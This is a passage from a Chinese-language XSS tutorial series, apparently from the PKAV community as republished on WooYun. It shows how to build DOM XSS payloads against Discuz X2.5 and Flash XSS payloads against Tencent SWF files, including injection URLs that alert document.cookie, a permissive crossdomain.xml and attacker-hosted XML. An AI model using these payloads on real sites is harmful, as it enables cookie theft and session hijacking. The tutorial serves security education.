| http://bag.paipai.com/search\_list.shtml?type=213280&np=11&pro=256&searchtype=2&cs=0010000&keyword=%26callback=eval(String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41));void&PTAG=20058.13.13 |

8.看效果：弹了吧


[](http://www.wooyun.org/upload/201212/20152420febd554d430e49ca469b27ca886651c0.jpg)

图59

抓包可以看到，被动态加载的keyword参数，我们在后面插入了一个callback，覆盖了前面的callback


[](http://www.wooyun.org/upload/201212/2015254909581c9583b46bd6461f5734b2e62886.jpg)

图60

同样，看到返回的comm\_json的内容


[](http://www.wooyun.org/upload/201212/20152610ec7b00937a8a616b561837cd6ac4e07a.jpg)

图61

(连载中)责任编辑：x1aoh4i

## 第十三节DomXss实例[DiscuzX2.5]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

我们教程的DOMXSS就到这里了。最后再给大家送上一个实例。希望大家能够体会到：XSS的上下文非常重要，如何结合上下文，利用未过滤字符，合理的构造，才是成功的关键。

哎，近几天相信别人有世界末日，跑到一个方舟里避难去了。结果3天过后，我发现世界还是如此的精彩，如此的辉煌，我就又出来了。咱们继续。

这年头，码字不容易，求月票。

详细说明：

1.我们直接看实例点。

|  |
| --- |
| http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback&referer=aaaaaaaaaaa&oauth\_token=17993859178940955951&openid=A9446B35E3A17FD1ECBB3D8D42FC126B&oauth\_signature=a6DLYVhIXQJeXiXkf7nVdbgntm4%3D&oauth\_vericode=3738504772&timestamp=1354305802 |

2.可以看到我们的aaaaaaaaaa在源代码里有2处输出。

[](http://www.wooyun.org/upload/201212/24154654b9a20e845b0f8c048d38d9db2d037368.jpg)

图62

3.看第2处，我们需要用双引号闭合，但是显然dz不会给我们这么明显的机会，被拦截了。


[](http://www.wooyun.org/upload/201212/241547060f6f133b604053830d72cca9c8184680.jpg)

图63

4.我们把目光放在第一处，这一处很特殊，位于setTimeout函数的第一个参数里，setTimeout的第一个函数会将字符串作为脚本来执行。

我们把这一部分代码提取出来。

|  |
| --- |
| <scripttype="text/javascript"reload="1">setTimeout("window.location.href='http://www.discuz.net/./aaaaaaaaaaa';",2000);</script> |

我们首先能想到的是闭合掉单引号，但是这里单引号已经被过滤了。

[](http://www.wooyun.org/upload/201212/2415472178baeea13c310cb3017d2e9c1b635770.jpg)

图64

5.那么是不是就没有办法了呢？我们可以看到setTimeout的第一个参数是字符串；我们前面的教程里说过一次，JS字符串中，字符还可以表示为unicode的形式。即：单引号还可以表示为\u0027或\x27。带着这个想法，我们可以试试\有没有被过滤。

幸运的是，这里还真没过滤\

[](http://www.wooyun.org/upload/201212/24154735abefc2dd5468702e7695dd796409e2fd.jpg)

图65

6.接着我们就是构造代码了

首先写好代码。

|  |
| --- |
| <scripttype="text/javascript"reload="1">setTimeout("window.location.href='http://www.discuz.net/./a';alert(document.cookie);a='';",2000);</script> |

将里面的引号变为\u0027

|  |
| --- |
| <scripttype="text/javascript"reload="1">setTimeout("window.location.href='http://www.discuz.net/./a\u0027;alert(document.cookie);a=\u0027';",2000);</script> |

代入到URL里。

|  |
| --- |
| http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback&referer=a\u0027;alert(document.cookie);a=\u0027&oauth\_token=17993859178940955951&openid=A9446B35E3A17FD1ECBB3D8D42FC126B&oauth\_signature=a6DLYVhIXQJeXiXkf7nVdbgntm4%3D&oauth\_vericode=3738504772&timestamp=1354305802 |

可以看到弹出了cookies。


[](http://www.wooyun.org/upload/201212/31224929a179a4d602eab7225f277b207e9ed267.png)

图66

7.其实这里存在一个问题。这段JS代码里，第一句是location.href="某个地址";上面我们所演示的，是一个alert，暂停了location.href的发生。

如果我们把alert(document.cookie);换成插入某个JS文件的脚本代码，就会出现问题。

即：JS文件还没来得及加载，location.href="某个地址";这句就会被执行，从而跳转到另外一个页面了，继而导致失效。

8.所以这里，我们有必要改进下执行JS的办法。如下，

我们可以直接让代码变成执行location.href="javascript:alert(document.cookie)";

location.href='原来的字符串'.替换(所有字符,"新的字符");

|  |
| --- |
| <scripttype="text/javascript"reload="1">setTimeout("window.location.href='http://www.discuz.net/./a'.replace(/.+/,/javascript:alert(document.cookie)/.source);//';",2000);</script> |

同上，替换单引号,加号什么的。

|  |
| --- |
| <scripttype="text/javascript"reload="1">setTimeout("window.location.href='http://www.discuz.net/./a\u0027.replace(/.\u002b/,/javascript:alert(document.cookie)/.source);//';",2000);</script> |

最后利用代码。

|  |
| --- |
| http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback&referer=a\u0027.replace(/.\u002b/,/javascript:alert(document.cookie)/.source);//&oauth\_token=17993859178940955951&openid=A9446B35E3A17FD1ECBB3D8D42FC126B&oauth\_signature=a6DLYVhIXQJeXiXkf7nVdbgntm4%3D&oauth\_vericode=3738504772&timestamp=1354305802 |

可以看到，效果一样，这次就不会发生跳转从而导致加载JS失败咯。


[](http://www.wooyun.org/upload/201212/31225022debe4fea99acbc654a1bb7f2de5b5c73.png)

图67

9.可以看到，这个实例，和前面DOMXSS入门时的例子其实本质上是一样的，不过输出最终进入的函数或者javascript语句不一样。

(连载中)责任编辑：x1aoh4i

## 第十四节FlashXss入门[navigateToURL]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

接下来，我们将讲解FlashXss。由于乌云及社会各界的白帽子的上报，腾讯目前已经对绝大多数可能存在问题的Flash进行了修复。使得我在寻找真实案例时着实麻烦了不少。但是为了使得本教程足够完善和系统，我还是很艰难的找出了一些可以参考的例子。例子本身危害可能不大，但是希望能够借助例子给新手们描述清楚比较基本的东西。

Flash的actionscript脚本目前网络上存在2种版本，即2.0与3.0，本次教程先以as3.0为例。同时教程还会在如何使用搜索引擎搜索，如何查找关键词及构造利用代码方面进行详细的讲解。

详细说明：

1.首先，第一步，我们需要找到存在缺陷的FLASH文件。如何找到这类文件呢？最好的办法，当然是GOOGLE搜索。但是其实很多人是不太会用搜索引擎。或者知道怎么用，但是不知道该如何搜索关键词。因而教程的开始，我们来说一说，如何搜索关键词。

2.基本语句肯定是site:qq.comfiletype:swf

意思是，限定域名为qq.com文件类型为FLASH文件。

3.显然这样会搜索出很多FLASH文件，不利于我们后续的漏洞查找，所以我们需要输入某个关键词来进一步缩小范围。这里我列举一些寻找关键词的方式。

已知存在缺陷的FLASH文件名或参数名，如：swfupload,jwplayer等

多媒体功能的FLASH文件名，如：upload，player,music,video等

调用的外部配置或数据文件后缀，如:xml,php等

前期经验积累下来的程序员特征参数名用词，如:callback,cb,function等

4.结合以上经验，本例使用其中第三条：

我们搜索：site:qq.comfiletype:swfinurl:xml

可以找到这个FLASH

|  |
| --- |
| http://imgcache.qq.com/liveportal\_v1/swf/carousel.swf?v=20101111&dp=http://v.qq.com/doco/pic.xml |

5.如果你对FLASH有一定了解或者你天资聪慧的话，通过以上地址，你或许能猜到这个FLASH会调用http://v.qq.com/doco/pic.xml这个XML文件的数据，为了看看是什么数据，我们可以使用抓包软件【这里我使用的是charleswebproxy】来看看。

[](http://www.wooyun.org/upload/201212/2523315098e76b7506e0d32413fcd275f86fa893.jpg)

图68

6.我们看看http://v.qq.com/doco/pic.xml的内容，对应着FLASH来看。

[](http://www.wooyun.org/upload/201212/252332025da2e93afb09068f4fdbeda374c93a2a.jpg)

图69

7.这里我们重点关注的是xml里的<link>结点。也就是当我们点击图片时，会跳转到link所指向的地址。

8.接着我们先说下基础知识。要实现上面点击图片，打开链接的功能，在FLASH里通常以以下代码来实现的。

当图片点击时执行函数A

函数A内容如下：

|  |
| --- |
| //as3.0版本  navigateToURL(newURLRequest(link),"\_self");  //as2.0版本  getURL(link,"\_self"); |

其中link就是被打开的链接。

9.但是这里存在一个问题，如果link是"javascript:alert(1)"

那么就可以执行JS代码了。这里的点击执行代码的效果类似于网页里的

<ahref="javascript:alert(1)">点我弹出1</a>

10.基于以上基础知识，我们可以先来反编译一下腾讯的FLASH文件，看看是不是上面这样的。

这里我用到的反编译软件是actionscriptviewer2009.

把下载好的FLASH文件，拖到软件里，然后把AS都保存出来，保存为文本文件。


[](http://www.wooyun.org/upload/201212/25233218976ed0160889307b39749a85f29115ad.jpg)

图70

如上图，我们可以看到AS代码具有目录结构，这种是AS3的。如果不是这样目录的样子，则是AS2的代码。

由于我们要定位的是使用到link的代码。我们打开保存的as代码，进行搜索。


[](http://www.wooyun.org/upload/201212/25233230972ea04bb613c3230632e6f8bb2ef9f8.jpg)

图71

可以看到，当点击图片时，直接将数据里的link作为参数传递到了URLRequest中。

11.既然如此，我们把http://v.qq.com/doco/pic.xml给下载下来，

将xml文件里的<link>部分修改一下。

[](http://www.wooyun.org/upload/201212/25233240ba209f911764c1d9270a3cd4e9f9775f.jpg)

图72

12.上传修改后的pic.xml到我们自己的服务器。

[](http://www.wooyun.org/upload/201212/2523324949a4f13d5b89947e128011ff1eba52e4.jpg)

图73

13.这样一来，腾讯的http://imgcache.qq.com/liveportal\_v1/swf/carousel.swf就会跨域加载我们的http://itsokla.duapp.com/pic.xml文件。

14.既然是跨域加载，有必要说点基础知识。FLASH跨域请求的流程大致如下：


[](http://www.wooyun.org/upload/201212/252333004f2d21cfc1e3270d0ce495c2296da875.jpg)

图74

15.因而，我们要允许来自imgcache.qq.com的FLASH文件，访问我们的xml文件才行。

在我们自己网站的根目录下，放置一个crossdomain.xml

|  |
| --- |
| <?xmlversion="1.0"?>  <cross-domain-policy>  <allow-access-fromdomain="\*.qq.com"/>  </cross-domain-policy> |

16.最后，看看我们的效果。点击图片时，触发。

[](http://www.wooyun.org/upload/201212/25233313b66f8fdd0928580a279927658a2451c8.jpg)

图75

(连载中)责任编辑：x1aoh4i

## 第十五节FlashXss进阶[ExternalInterface.call第一个参数]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

除了上一节讲到的navigateToURL/getURL之外呢，另一个经常存在XSS缺陷的as函数就是ExternalInterface.call，此函数作为FLASH与宿主页面javascript通信的接口，一般来说，有“2”个参数，第一个参数为所调用js函数名，后续的其他参数则为所调用的js函数的参数。那么在参数可控的情况下，不论是第一个参数或是后续参数可控，我们均能加以利用实现XSS。本节先说一说第一个参数可控的情况。

详细说明：

1.先从程序员的角度说下基础知识，有时候，我们需要在FLASH里调用当前页面中

javascript函数，例如：一个简单的需求，我们要在游戏加载完成后，执行弹出1的操作。

javascript代码:

|  |
| --- |
| alert(1) |

as代码

|  |
| --- |
| ExternalInterface.call("alert","1"); |

2.有的程序员就会觉得，直接弹出1太丑了吧。于是他自己写个js的函数

|  |
| --- |
| functionmyalert(str){  //显示一个漂亮的浮动层，并且把str显示在上面。  } |

然后在as里

|  |
| --- |
| ExternalInterface.call("myalert","1"); |

3.又有一天，另外一个程序员觉得上面那个程序员写的东西不错，但是他的JS函数名不叫myalert，于是喊那个程序员改下as代码。于是那个程序员觉得，免得以后老是有人喊我改代码，他就将代码写成了下面这个样子。

|  |
| --- |
| varfunc:String=root.loaderInfo.parameters.func;//接受FLASH所带的func参数  ExternalInterface.call(func,"1"); |

这样一来，其他想用这个FLASH的人，不需要修改FLASH，只需要调用FLASH的时候带上参数即可。

比如我的JS函数是newalert,我只需要按照下面这么调用：

|  |
| --- |
| http://some.com/xxx.swf?func=newalert |

4.上述过程提高了程序的可重用性，为开发人员带来了极大的便利，但是却是缺乏安全考虑的。

攻击者可以采用以下的方式来执行自己的代码

http://some.com/xxx.swf?func=(function(){alert("hijack")})

5.为了方便理解，我们可以将

|  |
| --- |
| ExternalInterface.call("函数名","参数1"); |

看成JS里的

|  |
| --- |
| 函数名("参数1"); |

而FLASH里实际最后执行的JS代码，形式如下（至于下面这句哪里来的，暂时不表）：

|  |
| --- |
| try{\_\_flash\_\_toXML(函数名("参数1"));}catch(e){"<undefined/>";} |

因而函数名部分也可以写为(function(){alert("hijack")})的形式。

6.上面说的是理论基础，有了这个基础，我们来看实例，就比较简单了。

http://quan.qq.com/swf/swfupload.swf

7.怎么反编译，见上一篇。我们来看怎么查找缺陷。

8.因为这是一个AS3.0的FLASH文件，我们首先确定FLASH是否有接受参数。

as3.0接受参数的方法，所有参数存放在root.loaderInfo.parameters对象里。

例如aaa.swf?a=1&b=2&c=3,

那么root.loaderInfo.parameters则等于

{

"a":1,  
"b":2,  
"c":3  
}  
9.我们可以定位到movieName变量

[](http://www.wooyun.org/upload/201212/26125003260b60b77a06157b591dd59f0983802c.jpg)

图76

可以看出，FLASH的movieName参数，存放到了this.movieName中。

10.进一步，this.movieName被带入了到了this.flashReady\_Callback及其它变量。


[](http://www.wooyun.org/upload/201212/2612504437ca8c7fecb2736c72074c7cd554337b.jpg)

图77

|  |
| --- |
| this.flashReady\_Callback=(("SWFUpload.instances[\""+this.movieName)+"\"].flashReady"); |

11.我们再进一步看看，this.flashReady\_Callback被用到了哪里。


[](http://www.wooyun.org/upload/201212/26125057bf924dad55bd2f36a02426d6d1ae9f5c.jpg)

图78

12.再接着看看调用this.flashReady\_Callback的Simple函数是啥样子的。


[](http://www.wooyun.org/upload/201212/2612511079a8b1b336bdc14d335920ddba3361e9.jpg)

图79

可以看到，最终这个参数被放到ExternalInterface.call的第一个参数中执行了。

13.是不是很激动。我们来假设一下，按下面调用FLASH

|  |
| --- |
| http://quan.qq.com/swf/swfupload.swf?movieName=aaaaaaaa |

那么this.flashReady\_Callback就等于以下内容。

SWFUpload.instances["aaaaaaaa"].flashReady

最终调用的是

ExternalInterface.call('SWFUpload.instances["aaaaaaaa"].flashReady');

14.如果我们要调用自己的JS代码，就需要构造闭合，但是你会发现有一定问题。。

我们最多能够造成下面的模样。

|  |
| --- |
| ExternalInterface.call('SWFUpload.instances["aaa"];functionSWFUpload(){};SWFUpload["aaa"].flashReady'); |

但是这样是无法正确执行的，因为SWFUpload.instances没有被定义，从而SWFUpload.instances["aaa"]会失败。

15.怎么办呢？这里就要拿出我们第5步里的知识了。我们把“函数名”换成call的第一个参数内容。变成下面的形式。

|  |
| --- |
| try{\_\_flash\_\_toXML(SWFUpload.instances["aaaaaaaa"].flashReady("参数1"));}catch(e){"<undefined/>";} |

我们再基于以上代码来构造，

|  |
| --- |
| try{\_\_flash\_\_toXML(SWFUpload.instances["aaa"])}catch(e){alert(1)};//"].flashReady("参数1"));}catch(e){"<undefined/>";} |

图片解析:


[](http://www.wooyun.org/upload/201212/26125125e32dcdce4cfc138e74f406c5a5d84a26.jpg)

图80

上面一行不好看懂的话，写的好看点。

|  |
| --- |
| try{  \_\_flash\_\_toXML(SWFUpload.instances["aaa"])//此行代码，因为SWFUpload未定义，出错，跳转到catch部分  }catch(e){  alert(1);//这里将会被执行。  };  //"].flashReady("参数1"));}catch(e){"<undefined/>";} |

16.最后，我们把构造的代码，放进FLASH的参数里

|  |
| --- |
| http://quan.qq.com/swf/swfupload.swf?movieName=aaa"])}catch(e){alert(1)};// |

可以看到成功执行alert(1)

[](http://www.wooyun.org/upload/201212/26125141b7d603d09ac33670457c902dc293898d.jpg)

(连载中)责任编辑：x1aoh4i

## 第十六节FlashXss进阶[ExternalInterface.call第二个参数]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

讲完ExternalInterface.call的第一个参数，我们接着来讲第“2”个参数，之所以2打上引号，因为call函数的原型是：call(functionName:String,...arguments):\*，即后面可以有很多很多个参数，我们统称为第2个参数。有时候我们会遇到ExternalInterface.call("xxxxx","可控内容");的情况，那么这种情况下，如何构造XSS呢？

详细说明：

1.有了上一节教程的基础，这次我们直接见实例。

通过GOOGLE搜索，site:qq.comfiletype:swfinurl:xml

我们可以找到以下FLASH。

|  |
| --- |
| http://imgcache.qq.com/qzone\_v4/2/default\_menu\_horizontal.swf?xml\_path=http://imgcache.qq.com/qzone/client/custom\_menu/custom\_menu.xml |

2.借鉴上上节教程的思路，我们可以看看http://imgcache.qq.com/qzone/client/custom\_menu/custom\_menu.xml里是个什么内容。

[](http://www.wooyun.org/upload/201212/27173004189d5c09cba0081adc34a833519c5906.jpg)

图82

3.好像看不出来是个啥用途，我们反编译FLASH文件。


[](http://www.wooyun.org/upload/201212/2717301488c0aa1ab6d3b36f7f0f4e07fe523299.jpg)

图83

4.接着我们先看看是否有getURL,ExternalInterface.call之类的。


[](http://www.wooyun.org/upload/201212/27173022d7877e44a52da8be74c4671836d2ee8b.jpg)

图84

可以看到，我们搜索到的是下面这句：

|  |
| --- |
| flash.external.ExternalInterface.call("custom\_menu\_swf",menu\_array[\_local2].href); |

那么call的第一个参数是被限定死了～，第2个参数为menu\_array[\_local2].href，

如果你对AS有一点了解，不难看出menu\_array是一个数组，那么\_local2应该就是数组的下标，

而从单词含义“菜单数组”我们不难联想到上面xml文件里的数据。


[](http://www.wooyun.org/upload/201212/2717303008ca6c5f5744dac17f6583931eb896b1.jpg)

图85

5.换句话说，这里我们的可以控制call的第2个参数。同教程14中的方法，我们下载下来http://imgcache.qq.com/qzone/client/custom\_menu/custom\_menu.xml。先做点修改，然后上传到自己网站上。

我们将代码里日志那一行的href改掉。

|  |
| --- |
| <menuname="日志"href="\&quot;,alert(1)"/> |

上传修改后的文件，同时记得将crossdomain.xml上传至自己的网站根目录下哦～～（见教程14）

6.接着我们载入我们自己指定的XML文件。

|  |
| --- |
| http://imgcache.qq.com/qzone\_v4/2/default\_menu\_horizontal.swf?xml\_path=http://itsokla.duapp.com/custom\_menu.xml |

7.接着我们打开Firefox浏览器。有人会问，你怎么突然要用Firefox啊！疯了么！！同志们，我没疯，只是因为FF可以捕获到这里的错误，而chrome捕获不到！

我们打开Firefox后，访问上面的地址，点击【日志】按钮！！

Ctrl+shift+J打开错误控制台！可以看到以下报错！


[](http://www.wooyun.org/upload/201212/27173101695d748ad1f53009e846b793a70fc938.jpg)

图86

8.记性好的朋友，会马上想起上一节里我们说到的。

ExternalInterface.call("函数名","参数1");

实际上执行的是以下内容，

|  |
| --- |
| try{\_\_flash\_\_toXML(函数名("参数1"));}catch(e){"<undefined/>";} |

我们就是从FF这里捕获错误到这点的！（:)当然也还会有其他方法）。

为什么会出错呢?我们一起来看看。

9.当我们点击【日志】按钮时，会调用。

|  |
| --- |
| flash.external.ExternalInterface.call("custom\_menu\_swf",menu\_array[\_local2].href); |

而menu\_array[\_local2].href等于\",alert(1),进而，我们代入完整的代码，即如下：

|  |
| --- |
| try{\_\_flash\_\_toXML(custom\_menu\_swf("\\",alert(1)"));}catch(e){"<undefined/>";} |

转换过程如下图：


[](http://www.wooyun.org/upload/201212/27173113c12953e0d7f9e58fa1ffb64deaae667a.jpg)

图87

可以看到转换之后，JS代码有点乱，引号到处飞，括号无处寻，因而报错了！

10.那么我们怎么构造正确的利用代码呢？其实有上一节的知识并不难！

|  |
| --- |
| try{\_\_flash\_\_toXML(custom\_menu\_swf("构造点构造点"));}catch(e){"<undefined/>";} |

首先第一步，要注入自己代码，首先要闭合掉双引号！

|  |
| --- |
| try{\_\_flash\_\_toXML(custom\_menu\_swf("构造点"),alert("构造点"));}catch(e){"<undefined/>";} |

但是从上面转换流程，我们可以看到，"会变成\",即变成了下面的样子，还是突破不出去。

|  |
| --- |
| try{\_\_flash\_\_toXML(custom\_menu\_swf("构造点\"),alert(\"构造点"));}catch(e){"<undefined/>";} |


[](http://www.wooyun.org/upload/201212/27173127819d8d6bcda8123b92e438107083663a.jpg)

图88

不过非常庆幸的事情是，这里没有对\进行转义。我们可以通过输入\"来构造。JS的字符串里，\用\\表示。如下：

|  |
| --- |
| try{\_\_flash\_\_toXML(custom\_menu\_swf("构造点\\"))}catch(e){alert(1)}//构造点"));}catch(e){"<undefined/>";} |

图片分析如下：


[](http://www.wooyun.org/upload/201212/271731372d5aa18ea65636c4f6fdfddf16f00eac.jpg)

图89

11.罗嗦了这么多，我们把构造点代码，拿出来，插入到XML文件里。注意以下几点：

